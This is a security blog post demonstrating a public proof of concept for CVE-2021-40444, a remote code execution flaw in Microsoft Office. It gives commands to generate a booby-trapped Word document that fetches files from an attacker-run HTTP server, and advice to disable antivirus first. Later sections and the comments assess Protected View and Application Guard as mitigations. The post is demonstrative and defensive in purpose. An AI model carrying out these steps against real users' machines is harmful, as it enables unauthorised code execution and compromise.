CVE-2021-40444 PoC Demonstration

kentosec Research September 12, 2021September 12, 2021 4 Minutes

Introduction

This week, a new zero-day vulnerability was disclosed affecting Microsoft Office applications. CVE-2021-40444 (https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-40444) made waves throughout the cybersecurity industry for its ability to perform remote code execution on Windows operating systems with minimal interaction from the user. By simply opening a specially crafted Microsoft Office document, remote code execution could be obtained.

Within a couple of days, demonstrations of this vulnerability began to emerge on Twitter and Github Proof of Concepts (PoC) were also publicly released. One such Github repository (https://github.com/lockedbyte/CVE-2021-40444), published by LockedByte (https://twitter.com/lockedbyte) was an easy to replicate PoC that would execute the calc.exe process on a Windows machine when a Word document was opened.

Below are some further instructions, screenshots and a video demonstration showing how to perform this exploit on an updated Windows 10 machine. Full credit for this PoC should again go to LockedByte (https://lockedbyte.com/blog/).

Prerequisites

During testing, I found that the following prerequisites needed to be met for successful exploitation of this vulnerability:

1. Microsoft Office is installed – This should go without saying, but the vulnerability specifically requires Microsoft Office to be installed and used to open the document. If you do not already have this installed, consider using the 1 month free trial offered by Microsoft (https://www.microsoft.com/en-nz/microsoft-365/try).
2. Set the Microsoft Office app to be the default application for the document type. I found that manually selecting Microsoft Word to open the document did not result in successful exploitation, but once it was configured as the default application, calc.exe was executed.
3. Disable Microsoft Defender – This PoC did not include any evasion techniques, and out of the box was detected by the free version of Microsoft Defender. For initial testing, it is recommended to disable Defender (or other antivirus system) first to ensure this is not preventing the exploit from


working as intended. Attempts to then bypass antivirus detection can be made once the exploit itself has been confirmed as operational.

4. lcab (https://www.unix.com/man-page/linux/1/lcab/)is installed on the Linux machine to create the document. This can be done using the command `sudo apt-get install lcab`


Instructions

Once the Github repo has been cloned (`git clone https://github.com/lockedbyte/CVE-2021-40444`), the malicious document must first be created.

This can be done with the command `python3 exploit.py generate test/calc.dll http://<LinuxIP>` .




If successful, a new “document.docx” file should have been created in the /out directory. This is the document that will be opened on the Windows machine, so copy this file across to the Windows machine.




Back on the Linux machine, use the command `sudo python3 exploit.py host 80` to start an HTTP server. It's best to run this from the root directory of the repo.

This is going to serve up the other relevant files (word.html and word.cab) so that they can be fetched by the Windows machine when the Word document is opened. This is why it's important that the IP address specified during the document creation, is the IP address that this HTPP server is running on.



Finally, open the "document.docx" file on the Windows machine. You'll notice requests being made back to the Linux machine for the "word.html" and "word.cab" files, then the Calculator should appear indicating the code execution was successful.



Video Demonstration

Below is a video demonstrating the vulnerability when run on a Windows 10 PC (or view it directly on Streamable (https://streamable.com/ew9idt)):


Application Guard and Protected View

I received a great question from Kieran around Application Guard and Protected View, which Microsoft specifically mentions as mitigating features for this vulnerability. Though I also answered his question in the comments, I decided to leave a quick note here discussing these two features, in case anyone else who stumbles across this post is interested in the same thing.

Application Guard (https://support.microsoft.com/en-us/topic/application-guard-for-office-9e0fb9c2-ffad-43bf-8ba3-78f785fdba46) is a Microsoft feature that opens attachments in a secure container isolated from the rest of your data. When Office opens files in Application Guard, they can be fully interacted with from inside this container unless it is manually removed back into the wider operating system. Application Guard is a great feature, but is only available for enterprise customers with (pricey) E5 or E5 Security + Mobility licenses, so did not factor into this testing and likely isn't something available to a lot of Office users. The version I used for testing was Microsoft 365 Personal, which does not have the full suite of enterprise features that Microsoft provides.

Protected View (https://support.microsoft.com/en-us/topic/what-is-protected-view-d6f09ac7-e6b9-4495-8e43-2bbcdbcb6653) is a feature in all versions of Office that essentially only allow read access to the files contents with most editing functions disabled unless the user chooses to enable it. Protected View is enabled by default in Word but only factors when a document is opened that meets one of the following criteria:

1. Files originating from the Internet.
2. Files that are located in potentially unsafe locations (e.g. Temp folders).
3. Files that are Outlook attachments.



Because I opened the file off my Desktop, it did not open in Protected View despite this setting being enabled. Had this file been downloaded from the Internet, then it would have opened with Protected View.

It is possible to manually open a document with Protected View regardless of its location or source. When doing so, I found that the exploit was prevented from triggering automatically. However, Word presents the user the option to "Enable Editing" via a button at the top of the document. When this button was clicked, the exploit proceeded to trigger from there as expected.

Protected View therefore does offer some mitigation, especially in enterprise settings where Internet and Outlook use is more prevalent. However, other delivery vectors could be used that will avoid a file opening in Protected View. Additionally, users may still be likely to click on the "Enable Editing" button when first opening a document, especially if it is crafted in a way that further encourage this to be clicked.

Ultimately, Protected View probably cannot be be considered a 100% watertight method of protecting against this vulnerability, though it's still better to have this feature enabled as it does provide another potential stopping point before the exploit is allowed to run.

I've added a video below of what happens when the same document is opened in Protected View to illustrate the difference in behavior (or view it directly on Streamable (https://streamable.com/sdlm4z)). Hopefully this makes it clear that the exploit now requires an extra step of user interaction before it is triggered, but can still result in code execution if the user allows.

Published by kentosec

View all posts by kentosec

2 thoughts on “CVE-2021-40444 PoC Demonstration”

Kieran McAuliffe says:
September 12, 2021 at 6:50 pm
Great write up and demonstration.

MS original write up included mitigation with Defender, protected view or application guard. I understand Defender was off. Can I check if protected view was enabled or disabled?

↳ Reply

kentosec says:
September 12, 2021 at 7:30 pm
Hi Kieran,

Great question, and thanks for the feedback.

This was done using a default version of Microsoft 365 personal. Application Guard is only available for enterprise customers with E5 or E5 Security + Mobility licenses (refer to “How do I enable Application Guard?” here: https://support.microsoft.com/en-us/topic/application-guard-for-office-9e0fb9c2-ffad-43bf-8ba3-78f785fdba46). So as you correctly state, this unfortunately did not factor into my testing.

As for Protected View, this is enabled by default in Word but only when a document is opened that meets the following criteria:

files originating from the Internet
files that are located in potentially unsafe locations (e.g. Temp folders)
files that are Outlook attachments

Refer to https://support.microsoft.com/en-us/topic/what-is-protected-view-d6f09ac7-e6b9-4495-8e43-2bbcdbcb6653 for more on Protected View.

Because I opened the file off my Desktop, it did not open in Protected View despite this setting being enabled. Had this file been downloaded from the internet, then it would have opened with Protected View. Just to test, I manually opened the document with Protected View, and can confirm the exploit does not trigger automatically. However, the document opens with the yellow warning bar at the top and the option to “Enable Editing”. If this button is clicked, then the exploit proceeds to trigger from there as normal. I’ve added this video to the bottom of this post as well for you to view how this exploit interacts when opened with Protected View.

Protected View therefore does offer some mitigation, especially in enterprise settings where Internet and Outlook use is more prevalent, but other file delivery vectors could also be used that avoid Protected View and users are likely to click on the “Enable Editing” button more often than not regardless. Ultimately, I don’t think having Protected View enabled can be considered a watertight method of protecting against this vulnerability though it’s better to have it enabled than to not.

Hope that helped!

Cheers,
Kento.

↪ Reply